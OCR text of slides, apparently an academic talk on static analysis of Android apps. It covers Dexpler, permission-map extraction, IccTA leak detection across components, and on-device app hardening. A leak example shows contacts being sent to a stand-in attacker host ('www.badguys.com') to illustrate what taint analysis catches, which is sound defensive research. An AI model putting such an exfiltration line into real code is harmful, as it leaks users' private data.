
(a) Java Source Code



BCEL Soot Wala ...

From Java source code to Dalvik bytecode


(a) Java Source Code (b) Java Bytecode



BCEL Soot Wala ... BCEL Soot Wala ...

From Java source code to Dalvik bytecode


(a) Java Source Code (b) Java Bytecode (c) Dalvik Bytecode



BCEL Soot Wala ... BCEL Soot Wala ... ???

From Java source code to Dalvik bytecode

(a) Java Source Code (b) Java Bytecode (c) Dalvik Bytecode



BCEL Soot Wala ... BCEL Soot Wala ... ???

RQ → How to analyze Dalvik bytecode?


Contribution

- Dexpler: Converting Dalvik Bytecode to Jimple to Enable Static Analyses

Objective 2:

Check that Application do not Have too Many Permissions

Android is a Permission-Based System




Permission Gap Consequence

- Increase of the attack surface of an application

[1] L. Davi, et. al. "Privilege escalation attacks on android". In: Information Security. Springer, 2011.

Permission Gap Consequence 2: Android Application Installation



Permission-Based Systems

- More than 100 permissions
- Permissions are manually given by the developers
- Documentation is incomplete (about 40.000 entry points)
- Code snippets may give too many permissions

"[...] to monitor network changes [...] you need permissions ACCESS_NETWORK_STATE and ACCESS_WIFI_STATE"

(stackoverflow.com/questions/2676044/broadcast-intent-when-network-state-has-changend.)

RQ → Do developers declare too many permissions?
RQ → How to automate the process of generating permissions?

Contributions


- Generic Methodology to Extract Permission Map
- Statically analyze the Android framework to extract a mapping between API methods (that Android application call) and required permissions.
- Statically analyze the code of Android applications to check which permissions they really require.

Objective 3:

Find Data Leaks in Applications


Security Risks

- Capability Leaks
  - Unprotected components may **leak capabilities**




Security Risks

- Information theft
  - Intents may hold data
  - Implicit Intents can be easily intercepted



Security Risks


- Data Leak: Example of Application Collusion
  - Application A has GPS location access permission only
  - Application B has Internet access permission only
  - How to determine the flows of sensitive information between apps?




Leak Example

```
1  data = getContacts(); // source
   ...
3  ...
   ...
5  sendHttpMessage("www.badguys.com", data); // sink
```


Android Specificity: Components & Lifecycles




Android Specificity: Components & Lifecycles




Android Specificity: Components & Lifecycles




Android Specificity: Components & Lifecycles




Android Specificity: Components & Lifecycles




Android Specificity: Components & Lifecycles




Android Specificity: Components & Lifecycles




Android Specificity: Components & Lifecycles





Android Specificity: Components & Lifecycles





Android Specificity: Components & Lifecycles





RQ → How to detect data leaks between components or applications?

Contributions

- Improve the state-of-the-art for data leaks detection in Android applications with IccTA
- Improve Benchmark to Evaluate Static Taint Analysis Tools
- Evaluate IccTA against existing tools with new benchmark

Objective 4:

Use results of static analyses at runtime for security/privacy

Hardening Applications Directly on the Phone

- Security/Privacy problems introduced by new applications
- Impossibility of choosing only a subset of permissions
- Updating the underlying system may not be the desired solution

RQ → How to transform Android applications in vivo?
RQ → How to use result of our static analyses to harden newly installed Android applications?


Contributions

- A tool-chain to dynamically instrument Android applications in vivo, i.e. directly on the device.
- Two use cases instrumenting applications to show that dynamic approaches are feasible, that they can leverage results from static analyses, and that they are beneficial for the user from the point of view of security or privacy.

Objectives

Bytecode → Analyses → Permissions

Analyses → Leaks



Analyses → In Vivo

- Analyze Android bytecode with static analysis tools
- Check that applications do not have too many permissions
- Find data leaks in applications
- Use result of static analyses at runtime for security/privacy

Outline for section 3

Dexpler: a Module for Soot

Soot


- one of the most popular tool for analyzing Java-based program
- use an internal representation called Jimple

Dexpler

Dexpler: a Module for Soot

Soot


- one of the most popular tool for analyzing Java-based program
- use an internal representation called Jimple



Dexpler: a Module for Soot

Soot

- one of the most popular tool for analyzing Java-based program
- use an internal representation called Jimple



Missing Type Information for int/float Constants

int i = 2	iconst_2 istore_1	const v0, 0x2
float f = 3.3f	ldc 3.3f fstore_1	const v0, 0x40533333
Java Source Code	Java Bytecode	Dalvik Bytecode

